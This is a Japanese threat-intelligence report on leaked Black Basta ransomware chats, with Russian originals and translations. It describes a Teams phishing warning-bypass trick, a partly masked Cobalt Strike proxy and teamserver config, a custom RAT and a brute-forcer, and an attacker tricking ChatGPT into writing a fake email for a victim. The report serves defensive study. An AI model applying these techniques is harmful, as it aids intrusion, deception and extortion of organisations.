[2023-10-06 09:15:15][gg]：参照: https://posts.inthecyber.com/leveraging-microsoft-teams-for-initial-access-42beb07f12c4 ～～～ 中略 ～～～ [2023-10-06 09:15:45][gg]：> <@lapa:matrix.bestflowers247.online> うん、Teams で名前を変えるだけの方が楽だね ++ [2023-10-06 09:15:50][lapa]：多分、このスクリプトは昔はその警告を回避できてたんだと思う。 [2023-10-06 09:16:04][lapa]：組織外からのメールだっていう警告のこと。 [2023-10-06 09:16:14][lapa]：> <@lapa:matrix.bestflowers247.online> が画像を送信した。そしてその時は警告はなかった。 [2023-10-06 09:16:22][lapa]：でも今は、そのバグはもう修正されたみたい。	2023-10-06 09:14:43, @lapa:matrix.bestflowers247.online, видимо это раньше работало 2023-10-06 09:15:08, @lapa:matrix.bestflowers247.online, да, проще просто в тимсе поменять название 2023-10-06 09:15:09, @usernamegg:matrix.bestflowers247.online, ну в скрипте при создании чата не передается название чата еще почитаю документацию, если есть такая Sending target user MRI TWICE to create a "group chat" in order to bypass "external user message approval" prompt 2023-10-06 09:15:15, @usernamegg:matrix.bestflowers247.online, # See https://posts.inthecyber.com/leveraging-microsoft-teams-for-initial-access-42beb07f12c4 [omitted] 2023-10-06 09:15:45, @usernamegg:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> да, проще просто в тимсе поменять название ++ 2023-10-06 09:15:50, @lapa:matrix.bestflowers247.online, видимо раньше этот скрипт обходил предупреждение это 2023-10-06 09:16:04, @lapa:matrix.bestflowers247.online, что письмо вне организации 2023-10-06 09:16:14, @lapa:matrix.bestflowers247.online, > <@lapa:matrix.bestflowers247.online> sent an image. и такого предупреждения не было 2023-10-06 09:16:22, @lapa:matrix.bestflowers247.online, а сейчас видимо исправили этот косяк уже

また、フィッシング攻撃の際に悪意あるファイルを被害者に開かせる場合、Microsoft Teams 経由にすることで攻撃の成功確率を向上させようとしている試みが確認できた。昨今のセキュリティ教育により悪意ある添付ファイルを伴ったフィッシングメールを利用した攻撃の成功確率が低くなっていることを Black Basta が把握していることが分かる。

セキュリティ教育により、単純なフィッシング攻撃が通用しなくなっていることに言及する会話

日本語訳	原文
[2023-10-06 09:09:21][w]：第二に、この手法はメール内のリンクをクリックするという明らかに危険な行為を回避できます。多くの組織の従業員はここ数年でこのような行為を避けるよう訓練されており、その結果、典型的な従業員がこれをフィッシング攻撃として見抜く可能性が大きく減少します。ペイロードは、信頼された SharePoint ドメインからダウンロードされ、ターゲットの「受信トレイ」フォルダーにファイルとして届くようになります。このようにして、ペイロードは信頼ある SharePoint ドメインの評判を活用し、無作為な悪意あるフィッシングサイトのように見られずに済みます。	2023-10-06 09:09:21, @w:matrixtcFJHPDblmt2rg.network, Во-вторых, данный метод позволяет избежать заведомо опасного действия по переходу по ссылке в электронном письме, чему сотрудники многих организаций уже были обучены в течение последних лет, что значительно снижает вероятность того, что типичный сотрудник обнаружит это как фишинговую атаку. Пейлоад теперь будет загружаться с доверенного домена Sharepoint и будет поступать в виде файла в папку «Входящие» нашего таргета. Таким образом, пейлоад будет использовать репутацию Sharepoint домена, а не какого-то случайного вредоносного фишингового веб-сайта.

Black Basta は攻撃成功率を上げるため、実在する企業ユーザーのメールアドレスの選別、OSINT によるパスワード取得、Microsoft Teams を悪用した警戒心の緩和、組織外からのメッセージ警告の回避方法の模索など、様々な工夫を行っており、このような巧妙な手法は防御側にとってばらまき型フィッシングメールだけでなく社内コミュニケーションツールを利用した攻撃も警戒すべきことを示している。


5.5 独自開発ツール

Black Basta は独自にツールを作成し、効率的な攻撃環境を整備していた。既存ツールを別言語で書き直すものから、攻撃インフラの中核を担う本格的なツールまで幅広く開発している。本節では、チャットログに記載されていた 4 つのツールについて解説する。

Coba Proxy

流出したチャットログには頻繁に Coba Proxy に関する設定情報がやりとりされており、Black Basta がこのツールを定期的に利用していたことが分かる。Coba Proxy は Cobalt Strike による大量トラフィックを処理できることを可能にし、攻撃者の Cobalt Strike サーバーを直接外部に公開することを避けるため、ステルス性を向上させることを可能としている。

```
>>> Coba PROXY <<<
ssh -p19965 root@8        .250 r                    V
https://r            9.com (Ports: 80,443,8080,8888,7575,4444)
--------------------------------------------------------------------------------
>>> Coba SERVER 4.8 TE <<<
ssh -p18183 root@1          .9 l                                  c
COBA://1          .9:19254 J                                  E
./teamserver 1          .9 J                                  E ./xxxx.profile
--------------------------------------------------------------------------------
```



BREAKER

Black Basta は独自の Post Exploitation ツールである BREAKER を開発したことがチャット内にて言及されていた。 チームメンバーが共有したマニュアルにて説明されている機能は、リモート管理・操作ツール（RAT / C2 ツール）であり、対象コンピューター（ターゲット）への操作・監視・制御を行うためのインジェクション機能・プロセス管理機能・通信プロトコルの制御を中心としていることが分かる。特にステ

ルス性を高め、侵入した環境にて永続性を維持し続けることを意識したツールとして開発したツールであることが分かる。

重要機能としては下記のとおりである。チャット内に記載されていた BREAKER の詳細なマニュアルについては付録を参照いただきたい。

- インジェクション関連
  - プロセスへの自己インジェクト・シェルコード注入が可能
  - AV 関連と通常プロセスの識別・フィルター機能を搭載
  - インジェクト可能なプロセスのみを抽出するフィルターあり
- リモート操作コマンド
  - .NET アセンブリの実行（execute_assembly）
  - make_token による偽装トークン生成
  - ps でのプロセス取得（キャッシュ利用でステルス性向上）
  - upload や jump などの基本 C2 操作を多数サポート
- 通信と回避技術
  - RC4 暗号による通信保護
  - TCP / DNS / ICMP による柔軟な通信プロトコル
  - サイレントモードで AV 検知を回避

BRUTED

Black Basta は BRUTED と呼ばれる独自のブルートフォース攻撃用のフレームワークを開発したことが知られている。このフレームワークの主な機能は、企業ネットワークで広く使用されているファイアウォールや VPN ソリューションなどのエッジネットワークデバイスに対して、指定されたドメインのサブドメインの列挙や IP 解決を自動化したり、自動インターネットスキャンと他のサービスから流出したユーザー名とパスワードの組み合わせを用いて不正アクセスを実行する機能を有する。

Citrix、Cisco、SonicWall、Fortinet、RDWeb、GlobalProtect、WatchGuard の製品に対して、効率良くブルートフォース攻撃を実施できるツールであることが明らかとなっている。

Kerbeus-BOF

Black Basta は既存のツールを別の言語で再実装して、より攻撃の成功確率を高める能力も持っている。例えば、メンバーの一人である gg は Rubeus というツールをオリジナルとは異なるプログラミング言語で実装したことがチャットログに残っていた。Rubeus は Active Directory（AD）環境での Kerberos 認証を操作・悪用するためのツールであり、レッドチームが利用するツールとして知られている。オリジナルの Rubeus は C#で実装されているが、C 言語で書き直すことでステルス性を高めセキュリティ製品による検知を困難にしたり、Cobalt Strike や Havoc といった他の攻撃ツールと連携しやすくなるといったメリットがある。

Kerbeu-BOF の共有

日本語訳	原文
[2023-11-20 16:14:04][gg]：自分のソフトを公開するかどうか、長い間考えていたんだけど…とりあえず、Rubeus（もちろん全部ではない）を C 言語で書き直して、COF ファイルに変換してみた。基本的に、Cobalt Strike と Havoc ですぐに使えるようになっている😄😄 <Masked：URL>	2023-11-20 16:14:04, @usernamegg:matrix.bestflowers247.online, Давно думал, публиковать свой софт или нет... Вот и решил для начала переписать Rubeus (не весь конечно) на C и перевести в COF файлы. В общем, из коробки работает с Cobalt Strike и Havoc😄😄 <Masked：URL>

上記の 4 つのツールの特徴から Black Basta は初期侵入から Post-Exploitation に至るまでの様々なツールを独自で用意していることが分かった。このことから、Black Basta が単に既存ツールを利用するだけでなく、状況に応じて攻撃を効率化するツールを自作できる、高度な能力を持つ集団であったことが分かる。こうした攻撃者が使うツール情報の流出により防御策を構築する際の参考になるものの、Black Basta が活動を停止したことにより、こうしたツールを開発できる人材が他のランサムウェア攻撃グループと合流し、その能力を発揮することもまた考えられる。

残念ながら攻撃側と防御側のイタチごっこを解決する方法は存在しない。そのため、セキュリティパッチの適用、多要素認証、モニタリング、多層防御といった基本的対策を徹底が重要である。また、自社の IT 環境を把握した上で重点保護箇所を明確にし、侵入の未然防止と初期段階での迅速な対応により、独自ツールを用いた攻撃の兆候を早期に発見することが、高度な攻撃への対抗として不可欠である。

5.6 生成 AI の利用

昨今、生成 AI の活用が各分野で話題となっているが、チャットログから、Black Basta においても同様の傾向があることが明らかになった。デバッグ対応、偽装メッセージの作成、偵察活動など様々な用途で生成 AI を利用している実態が判明した。

ARM 向けビルドのデバッグに ChatGPT を利用することを検討

日本語訳	原文
[2024-04-09 14:40:19][n3auxaxl]：今 ARM 用のビルドを作ってデプロイしてる [2024-04-09 14:40:23][n3auxaxl]：Linux の amd64 ではちゃんと動いてる [2024-04-09 14:40:32][n3auxaxl]：これから全部デプロイして、プロキシのリスト送るね [2024-04-09 14:40:38][n3auxaxl]：君が接続するやつ [2024-04-09 14:40:51][gg]：おお、頼む [2024-04-09 14:41:03][n3auxaxl]：+++ また連絡する [2024-04-09 15:59:40][n3auxaxl]：今のところなぜか起動できない [2024-04-09 15:59:51][n3auxaxl]：クラッシュしてるのか確認できない [2024-04-09 15:59:53][n3auxaxl]：それとも別の問題か [2024-04-09 16:00:07][n3auxaxl]：あるいは単に起動してないだけかも [2024-04-09 16:01:14][gg]：だろうな [2024-04-09 16:01:25][gg]：([2024-04-09 16:02:37][n3auxaxl]：でもフルアクセスはあるんだよな [2024-04-09 16:04:15][n3auxaxl]：今から ChatGPT にちょっと聞いてみる [2024-04-09 16:04:20][n3auxaxl]：もしかしたらビルドが ARM 向けじゃないのかも [2024-04-09 16:05:07][gg]：よし、頼む	2024-04-09 14:40:19, @n3auxaxl:matrix.collectionofmanager.space, щас я делаю билды под arm и проливаю 2024-04-09 14:40:23, @n3auxaxl:matrix.collectionofmanager.space, под линухой amd64 все работает 2024-04-09 14:40:32, @n3auxaxl:matrix.collectionofmanager.space, щас буду проливать все и скину тебе список проксей 2024-04-09 14:40:38, @n3auxaxl:matrix.collectionofmanager.space, к которым подрубаться будешь 2024-04-09 14:40:51, @usernamegg:matrix.bestflowers247.online, ого давай 2024-04-09 14:41:03, @n3auxaxl:matrix.collectionofmanager.space, +++, отпишу скоро 2024-04-09 15:59:40, @n3auxaxl:matrix.collectionofmanager.space, пока не могу запустить почем уто 2024-04-09 15:59:51, @n3auxaxl:matrix.collectionofmanager.space, не могу отследить крашит он его там 2024-04-09 15:59:53, @n3auxaxl:matrix.collectionofmanager.space, или еще что 2024-04-09 16:00:07, @n3auxaxl:matrix.collectionofmanager.space, или просто не запускает

	2024-04-09 16:01:14, @usernamegg:matrix.bestflowers247.online, ну вот 2024-04-09 16:01:25, @usernamegg:matrix.bestflowers247.online, (2024-04-09 16:02:37, @n3auxaxl:matrix.collectionofmanager.space, хотя доступ полный 2024-04-09 16:04:15, @n3auxaxl:matrix.collectionofmanager.space, щас попизжу с chat gpt 2024-04-09 16:04:20, @n3auxaxl:matrix.collectionofmanager.space, может билд не для arm делается 2024-04-09 16:05:07, @usernamegg:matrix.bestflowers247.online, давай

ChatGPT を利用した偽装メッセージの作成

日本語訳	原文
[2024-02-21 23:53:55][nn]：彼の PC に接続した時 [2024-02-21 23:54:00][nn]：パニックになってチャットを開いてきた [2024-02-21 23:54:02][nn]：俺と [2024-02-21 23:54:15][nn]：俺は急いで ChatGPT を騙してフェイクのメールを書かせた [2024-02-21 23:54:19][nn]：それっぽいやつを [2024-02-21 23:54:21][nn]：ドメインコントローラーに問題が発生した際、専門の技術担当者がホストの徹底調査を実施しました。この調査では、ドメイン内の各ホストの整合性と機能性に重点を置いて、ネットワークインフラの詳細な分析が行われました。ネットワーク構成、システムログ、パフォーマンス指標の精密なレビューを通じて、ドメインコントローラーの動作を妨げる可能性のある異常や不規則性を特定することを目的としました。この検査は、ドメインコントローラーの特性に応じた診断ツールと手法を用いて、細部まで注意深く実施されました。この包括的な分析により、技術者はドメインコントローラーの安定性と	2024-02-21 23:53:55, @usernamenn:matrix.bestflowers247.online, когда к нему на комп приконнектился 2024-02-21 23:54:00, @usernamenn:matrix.bestflowers247.online, начал паниковать чат открыл 2024-02-21 23:54:02, @usernamenn:matrix.bestflowers247.online, со мной 2024-02-21 23:54:15, @usernamenn:matrix.bestflowers247.online, я быстро chat гпт поднаебал и попросил мне написать фейк письмо 2024-02-21 23:54:19, @usernamenn:matrix.bestflowers247.online, правдоподобное 2024-02-21 23:54:21, @usernamenn:matrix.bestflowers247.online, Upon encountering issues with the domain controller, a thorough examination of the hosts was conducted by a specialized technical professional. The

パフォーマンスに影響を及ぼす根本的な問題を特定・修正し、ネットワーク環境の円滑な運用を確保しました。 [2024-02-21 23:54:28][nn]：それを送ったら、相手は落ち着いた	investigation encompassed an in-depth scrutiny of the network infrastructure, focusing on the integrity and functionality of each host within the domain. This encompassed a meticulous review of network configurations, system logs, and performance metrics to identify any anomalies or irregularities that could potentially impede the domain controller's operations. The examination was executed with meticulous attention to detail, employing diagnostic tools and methodologies tailored to the specific nuances of domain controller operations. Through this comprehensive analysis, the technical specialist sought to pinpoint and rectify any underlying issues affecting the stability and performance of the domain controller, thereby ensuring the seamless operation of the network environment. 2024-02-21 23:54:28, @usernamenn:matrix.bestflowers247.online, я ему отправил чел успокоился

生成 AI を利用して偵察活動を自動化しようとしている様子

日本語訳	原文
[2024-05-27 16:55:13][gg]：ここに会社がある [2024-05-27 16:55:22][gg]：そこの連絡先とメールアドレスをいろんな所から集めてくれ [2024-05-27 16:55:26][gg]：できる？ [2024-05-27 16:55:33][gg]：フラッディングや電話のために [2024-05-27 16:55:39][gg]：できれば一番イカれてるやつらを見つけてくれ [2024-05-27 18:34:17][tinker]：やあやあ！ [2024-05-27 18:34:28][tinker]：やってみるよ [2024-05-27 18:34:35][gg]：++ [2024-05-27 18:34:50][gg]：どんなリソース使ってるか気になるんだけど？ [2024-05-27 18:35:08][tinker]：明日になっちゃうけどね） [2024-05-27 18:35:12][tinker]：LinkedIn [2024-05-27 18:35:14][tinker]：それがメイン	2024-05-27 16:55:13, @usernamegg:matrix.bestflowers247.online, вот есть компания 2024-05-27 16:55:22, @usernamegg:matrix.bestflowers247.online, нужно собрать по ним контакты с разных мест + email 2024-05-27 16:55:26, @usernamegg:matrix.bestflowers247.online, сможешь ? 2024-05-27 16:55:33, @usernamegg:matrix.bestflowers247.online, для флуда и звонка 2024-05-27 16:55:39, @usernamegg:matrix.bestflowers247.online, лучше смых дур находить

[2024-05-27 18:35:36][tinker]：それと、スパムのために取ってきたメールの DB 全部 [2024-05-27 18:35:44][tinker]：他のパートナーからのやつも [2024-05-27 18:35:56][tinker]：俺、しばらくスパム専門でやってたからさ [2024-05-27 18:36:04][tinker]：で、LinkedIn で照合していく [2024-05-27 18:36:16][tinker]：新しい GPT なら全部自動化できる [2024-05-27 18:36:21][tinker]：あいつらのオープン API 経由で [2024-05-27 18:48:30][gg]：今日のうちにやってくれたらな [2024-05-27 19:02:16][tinker]：見始めるよ	2024-05-27 18:34:17, @tinker:matrix.bestflowers247.online, привет привет! 2024-05-27 18:34:28, @tinker:matrix.bestflowers247.online, постараюсь 2024-05-27 18:34:35, @usernamegg:matrix.bestflowers247.online, ++ 2024-05-27 18:34:50, @usernamegg:matrix.bestflowers247.online, мне интресно какие ресурсы ты используешь ? 2024-05-27 18:35:08, @tinker:matrix.bestflowers247.online, только завтра уже) 2024-05-27 18:35:12, @tinker:matrix.bestflowers247.online, линкедин 2024-05-27 18:35:14, @tinker:matrix.bestflowers247.online, из главного 2024-05-27 18:35:36, @tinker:matrix.bestflowers247.online, плюс все те базы почты которые брал для спама 2024-05-27 18:35:44, @tinker:matrix.bestflowers247.online, с других партнёрок 2024-05-27 18:35:56, @tinker:matrix.bestflowers247.online, я же какое-то время чисто под спам работал 2024-05-27 18:36:04, @tinker:matrix.bestflowers247.online, ну и дальше сверяю через линкедин 2024-05-27 18:36:16, @tinker:matrix.bestflowers247.online, с новы гпт это всё автоматизируется 2024-05-27 18:36:21, @tinker:matrix.bestflowers247.online, через их открытый апи 2024-05-27 18:48:30, @usernamegg:matrix.bestflowers247.online, лучше бы сегодня 2024-05-27 19:02:16, @tinker:matrix.bestflowers247.online, начну смотреть

上記の会話から、技術的な点のみならず、自分たちのミスを挽回するために機転を効かせてチャットメッセージを書かせるなど、様々な用途で生成 AI を悪用している様子が確認できた。この会話は氷山の一角であり、Black Basta はもちろん、他の多くの攻撃グループにおいても、同様に生成 AI を攻撃活動に悪用している可能性は高い。

5.7 Black Basta が悪用したオンラインサービス

Black Basta は様々なオンラインサービスを利用していたことがチャットログから判明している。例えば Censys や Shodan を利用して標的に関する調査をしている様子が把握できる。

Censys の利用

日本語訳	原文
[2023-11-14 11:12:37][gg]：Censys でこれが出たけど、次はどうすれば？ [2023-11-14 11:31:16][nn]：> <@usernamegg:matrix.bestflowers247.online> 何があった？ライセンスなしで営業停止されたのか？　ここじゃなくて話そう [2023-11-14 11:31:30][gg]：了解 [2023-11-14 11:31:45][nn]：> <@usernamegg:matrix.bestflowers247.online> Censys で出たけど、次はどうすれば？　VPN を探せ [2023-11-14 11:31:55][gg]：どんなパラメーターで？ [2023-11-14 11:31:56][nn]：IP、サブネット、会社名で [2023-11-14 11:31:57][gg]：どうやって探す？ [2023-11-14 11:31:58][nn]：ググれ [2023-11-14 11:32:08][nn]：ググるのは最後の手段だ [2023-11-14 11:32:14][nn]：実際には Censys で探す方が簡単だよ [2023-11-14 11:32:14][gg]：最初にあるのはドメインだけと OWA の認証情報 [2023-11-14 11:32:22][nn]：それなら認証情報とドメインがあるじゃん [2023-11-14 11:32:28][nn]：俺は Censys でドメインを打ち込んでる [2023-11-14 11:32:29][gg]：> <@usernamenn:matrix.bestflowers247.online> 実際には Censys で探す方が簡単だよ　ああ、確かにそう見えるな	2023-11-14 11:12:37, @usernamegg:matrix.bestflowers247.online, вот по censusу что находить а куда дальше ? 2023-11-14 11:31:16, @usernamenn:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> что там у тебя случилось ? без лицухи прикрыли заведение ? давай не тут 2023-11-14 11:31:30, @usernamegg:matrix.bestflowers247.online, давай 2023-11-14 11:31:45, @usernamenn:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> вот по censusу что находить а куда дальше ? искать VPN 2023-11-14 11:31:55, @usernamegg:matrix.bestflowers247.online, по каким параметрам ? 2023-11-14 11:31:56, @usernamenn:matrix.bestflowers247.online, по IP, по маске по конторе 2023-11-14 11:31:57, @usernamegg:matrix.bestflowers247.online, как искать ? 2023-11-14 11:31:58, @usernamenn:matrix.bestflowers247.online, гуглить 2023-11-14 11:32:08, @usernamenn:matrix.bestflowers247.online, гуглить в ласт очередь

	2023-11-14 11:32:14, @usernamenn:matrix.bestflowers247.online, вобще да по censys проще будет 2023-11-14 11:32:14, @usernamegg:matrix.bestflowers247.online, у меня только домен изначально и креды от ова 2023-11-14 11:32:22, @usernamenn:matrix.bestflowers247.online, так есть креды и домен 2023-11-14 11:32:28, @usernamenn:matrix.bestflowers247.online, я в censys вбивал домен 2023-11-14 11:32:29, @usernamegg:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> вобще да по censys проще будет　ну вот вижу это да

Shodan を利用していた様子

日本語訳	原文
[2023-10-17 09:28:45][gg]：https://www.securitylab.ru/news/542767.php [2023-10-17 09:30:48][vv]：Shodan のデータによると、この脅威はネットワークに接続された最大 80,000 台のデバイスに影響を与える可能性があります。	2023-10-17 09:28:45, @usernamegg:matrix.bestflowers247.online, https://www.securitylab.ru/news/542767.php 2023-10-17 09:30:48, @usernamevv:matrix.bestflowers247.online, Согласно данным Shodan, угроза может затронуть до 80 000 устройств, подключенных к сети.

ここではその中でも攻撃や悪意ある目的に深く関連していたと考えられる一部のオンラインサービスを示し、彼らの狙いについて考察していく。

カテゴリ	主な用途	サービス名
検知回避 / マルウェア検知	作成したマルウェアなどの検知確認	AVCheck
		Scanner[.]to
スキャン / 偵察	悪用可能な脆弱性を持つサービスの探索	Shodan
		ZoomEye
		Censys
		Fofa
フィッシング	アクセス権を詐取	EvilProxy

マルウェアの暗号化	AV 回避のための暗号化や難読化	Cryptor[.]biz
ファイル共有	ペイロードファイルの共有	temp[.]sh
		file[.]io
		send[.]vis[.]ee
		Transfer[.]sh
営業 / マーケティング支援	身代金支払いの上限を判断	ZoomInfo

Black Basta は、作成したマルウェアがアンチウイルス （AV） 製品に検知されないようにするため、Cryptor[.]biz のような暗号化・難読化サービスを活用していた。これにより、マルウェアの構造を複雑化させ、検知を回避することを試みていたと見られる。さらに、AVCheck や Scanner[.]to といったサービスを併用することで、作成したマルウェアが主要な AV 製品に検知されるかどうかを事前に確認し、回避可能かを検証していたと考えられる。

また、Shodan や ZoomEye、Censys、Fofa といったインターネット上に公開されたサービスを網羅的に調査できる検索エンジンも利用していた。これらを用いて、公開されている脆弱なサービスを効率的に発見し、攻撃の標的選定や初期侵入の足がかりを得ていたと推測できる。実際、Black Basta は内部チャットで頻繁に脆弱性情報を共有しており、新たに公開されたリモートエクスプロイト可能な脆弱性に対して迅速に行動していた様子がうかがえる。

フィッシング活動においては、EvilProxy を利用していたことが複数のレポートで報告されており、このサービスを介して多要素認証を回避しつつ ID やパスワードを盗み出していた。これはターゲットのアクセス権を奪取するための重要な手法の一つとされている。

temp[.]sh、file[.]io、send[.]vis[.]ee、transfer[.]sh などの一時的なファイル共有サービスも頻繁に用いられていた。これらのサービスは、保存期間が短く設定されていることが多く、痕跡を残さずにペイロードファイルや内部情報を共有する手段として好まれていたと見られる。Black Basta が機微なデータや解析を避けたい情報をこうした一時的なチャネルでやりとりしていたことが、チャットログなどから明らかになっている。

他にも Zoominfo を利用して Black Basta は標的とした企業規模を判断するために用いて、ファイルを復号するために要求する、身代金の上限金額を決める際の参考にしていた。

最近では、法執行機関によるサイバー犯罪インフラへの取り締まりが強化されている。実際に、アンダーグラウンド市場で広く利用されていた AVCheck および Cryptor[.]biz などのオンラインツールがテイクダウン(強制停止)された。これらのサービスはサイバー犯罪エコシステムにおいて重要な役割を果たしていた。しかし、過去のボットネット事案で観察されたパターンと同様に、こうしたサービスについても「停止と復活の繰り返し」という構造的な課題が存在する。犯罪者側は新たなドメインやインフラを用いて類似サービスを立ち上げ、法執行機関との間で継続的な攻防が展開されることが予想される。この循環的な構造は、サイバーセキュリティにおける恒常的な課題として認識すべきである。

5.8 技術な話が関わるやりとり

チャットログには技術的な話が関わる様々なやりとりがあった。本節では技術的な会話の中でも Black Basta の攻撃活動とも関わる部分を抜粋し、解説を加えている。

リブランドに伴う新たなランサムウェア開発の話

日本語訳	原文
[2024-05-13 09:55:54][gg]：提案がある [2024-05-13 09:56:00][gg]：ソフトを作ろう [2024-05-13 09:56:01][gg]：ゼロから [2024-05-13 09:56:04][n3auxaxl]：どんな？ [2024-05-13 09:56:04][gg]：クールなやつ [2024-05-13 09:56:07][gg]：高速で [2024-05-13 09:56:22][n3auxaxl]：どんな？ [2024-05-13 09:56:26][gg]：でも知ってるのは 2 人だけにしよう [2024-05-13 09:56:29][gg]：君と [2024-05-13 09:56:30][gg]：俺 [2024-05-13 09:56:31][gg]：他には誰にも [2024-05-13 09:56:38][gg]：誰にも言っちゃだめだ [2024-05-13 09:56:42][n3auxaxl]：うん、もちろん ～～～ 中略 ～～～ [2024-05-13 10:06:13][gg]：でも今リブランディングしたら、すぐ Black Basta ってバレてやられる ～～～ 中略 ～～～ [2024-05-13 10:06:45][n3auxaxl]：うん、すぐバレるね	2024-05-13 09:55:54, @usernamegg:matrix.bestflowers247.online, есть предложение 2024-05-13 09:56:00, @usernamegg:matrix.bestflowers247.online, написать софт 2024-05-13 09:56:01, @usernamegg:matrix.bestflowers247.online, с нуля 2024-05-13 09:56:04, @n3auxaxl:matrix.collectionofmanager.space, какое? 2024-05-13 09:56:04, @usernamegg:matrix.bestflowers247.online, классный 2024-05-13 09:56:07, @usernamegg:matrix.bestflowers247.online, быстрый 2024-05-13 09:56:22, @n3auxaxl:matrix.collectionofmanager.space, какой? 2024-05-13 09:56:26, @usernamegg:matrix.bestflowers247.online, но только два селовека должны знать об этом 2024-05-13 09:56:29, @usernamegg:matrix.bestflowers247.online, ты 2024-05-13 09:56:30, @usernamegg:matrix.bestflowers247.online, и 2024-05-13 09:56:31, @usernamegg:matrix.bestflowers247.online, я 2024-05-13 09:56:34, @usernamegg:matrix.bestflowers247.online, никто больше

	2024-05-13 09:56:38, @usernamegg:matrix.bestflowers247.online, никому говрить нельзя 2024-05-13 09:56:42, @n3auxaxl:matrix.collectionofmanager.space, да, конечно [omitted] 2024-05-13 10:06:13, @usernamegg:matrix.bestflowers247.online, но я понимаю что если мы с ним сейчас сделаем ребрендинг они сразу нас разберут и скажут что это Black Basta [omitted] 2024-05-13 10:06:45, @n3auxaxl:matrix.collectionofmanager.space, да, легко очень поймут

Black Basta が大規模医療ネットワークへ攻撃したことにより、世間から意図せず大きな注目を浴びてしまい、活動がしにくくなることを憂慮し、リブランドを模索している際の会話である。開発を検討している新しいランサムウェアは Black Basta との関連を断ちたい様子が見られ、特定の人物のみ、この情報が共有されていることが分かる。

大規模医療ネットワークに対してランサムウェア攻撃を仕掛けた際の後始末

日本語訳	原文
[2024-05-13 10:12:38][gg]：もう Basta からは全部搾り取った [2024-05-13 10:13:03][gg]：週末前に医療を誤ってヒットして保健分野を巻き込んでしまった [2024-05-13 10:13:10][gg]：今、大変な事態の調査になる ～～～ 中略 ～～～ [2024-05-13 10:14:37][gg]：だから今日オフィスでミーティングを開いた [2024-05-13 10:14:43][gg]：すべてを変えるって伝えた [2024-05-13 10:14:45][gg]：SIM カード [2024-05-13 10:14:46][gg]：VPS [2024-05-13 10:14:48][gg]：VPN [2024-05-13 10:14:52][gg]：作業用の全サーバー [2024-05-13 10:15:14][n3auxaxl]：俺もちょうど昨日全部変えた	2024-05-13 10:12:38, @usernamegg:matrix.bestflowers247.online, я уже с басты выжал все что смог 2024-05-13 10:13:03, @usernamegg:matrix.bestflowers247.online, мы поставили до выходных мед случайно зацепили зравохранение 2024-05-13 10:13:10, @usernamegg:matrix.bestflowers247.online, там будет пиздец разбор сейчас [omitted] 2024-05-13 10:14:37, @usernamegg:matrix.bestflowers247.online, по этому я сейчас провел собрание в офисе 2024-05-13 10:14:43, @usernamegg:matrix.bestflowers247.online, сказал что мы все меняем

[2024-05-13 10:15:18][gg]：当面は Basta を置いておいて、リモートで開発者雇って新ソフトを書かせる
[2024-05-13 10:15:23][gg]：yy は落ち込んでるけど
[2024-05-13 10:15:29][gg]：彼も分かってる
[2024-05-13 10:15:33][gg]：こうなった理由を
[2024-05-13 10:15:35][n3auxaxl]：Pika は止めとく？
[2024-05-13 10:15:50][gg]：ロッカーは 1 ヶ月以内に書けるよ 1000%
[2024-05-13 10:16:19][gg]：+ 管理パネル + ブログ + 被害者用チャット
[2024-05-13 10:16:20][n3auxaxl]：ロッカー自体はね、簡単だよ
[2024-05-13 10:16:23][gg]：それもすぐできる
[2024-05-13 10:16:25][n3auxaxl]：問題はパネルだ
[2024-05-13 10:16:27][n3auxaxl]：チャットとかその辺も
[2024-05-13 10:16:29][n3auxaxl]：しっかり作る必要がある
[2024-05-13 10:16:30][gg]：それと + ビルダーを別に
[2024-05-13 10:16:39][n3auxaxl]：うん、ビルダーは簡単だよ
[2024-05-13 10:16:46][n3auxaxl]：そういうの用のビルダープロトタイプもある

2024-05-13 10:14:45, @usernamegg:matrix.bestflowers247.online, симки
2024-05-13 10:14:46, @usernamegg:matrix.bestflowers247.online, впски
2024-05-13 10:14:48, @usernamegg:matrix.bestflowers247.online, впны
2024-05-13 10:14:52, @usernamegg:matrix.bestflowers247.online, сервера все для работы
2024-05-13 10:15:14, @n3auxaxl:matrix.collectionofmanager.space, я как раз вчера все поменял
